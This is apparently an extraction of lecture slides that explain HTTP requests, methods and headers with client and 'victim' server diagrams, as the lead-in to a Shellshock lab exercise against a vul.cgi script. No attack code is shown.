


Client

Server (victim)




***HTTP*** is the common protocol for transmitting internet content



Client


Server (victim)



When we want to get something from a server, we issue an **HTTP Request**


Client

Server (victim)




When we want to get something from a server, we issue an **HTTP Request**

HTTP Request have a specific format they follow




Client

Server (victim)




When we want to get something from a server, we issue an **HTTP Request**

HTTP Request have a specific format they follow




Client

Server (victim)



When we want to get something from a server, we issue an **HTTP Request**


HTTP Request have a specific format they follow



| Method | URL                                                                                                               |
|--------|-------------------------------------------------------------------------------------------------------------------|
| GET    | <a href="http://www.seedlab-shellshock.com/cgi-bin/vul.cgi">http://www.seedlab-shellshock.com/cgi-bin/vul.cgi</a> |


Client

Server (victim)



When we want to get something from a server, we issue an **HTTP Request**


HTTP Request have a specific format they follow



| Method | URL                                                                                                               |
|--------|-------------------------------------------------------------------------------------------------------------------|
| GET    | <a href="http://www.seedlab-shellshock.com/cgi-bin/vul.cgi">http://www.seedlab-shellshock.com/cgi-bin/vul.cgi</a> |
| GET    | <a href="http://www.cs.montana.edu/pearsall/dog.jpg">http://www.cs.montana.edu/pearsall/dog.jpg</a>               |

Client


Server (victim)



When we want to get something from a server, we issue an **HTTP Request**

**http headers will include other information about the request**



HTTP Request have a specific format they follow



1. **Accept-Ranges:** bytes
2. **Connection:** Keep-Alive
3. **Content-Length:** 3023
4. **Content-Type:** text/css
5. **Date:** Thu, 22 Sep 2022 18:32:12 GMT
6. **ETag:** "bcf-5ca420b781ee2"
7. **Keep-Alive:** timeout=5, max=100
8. **Last-Modified:** Mon, 23 Aug 2021 23:04:52 GMT
9. **Server:** Apache


Client

Server (victim)





Client

Server (victim)




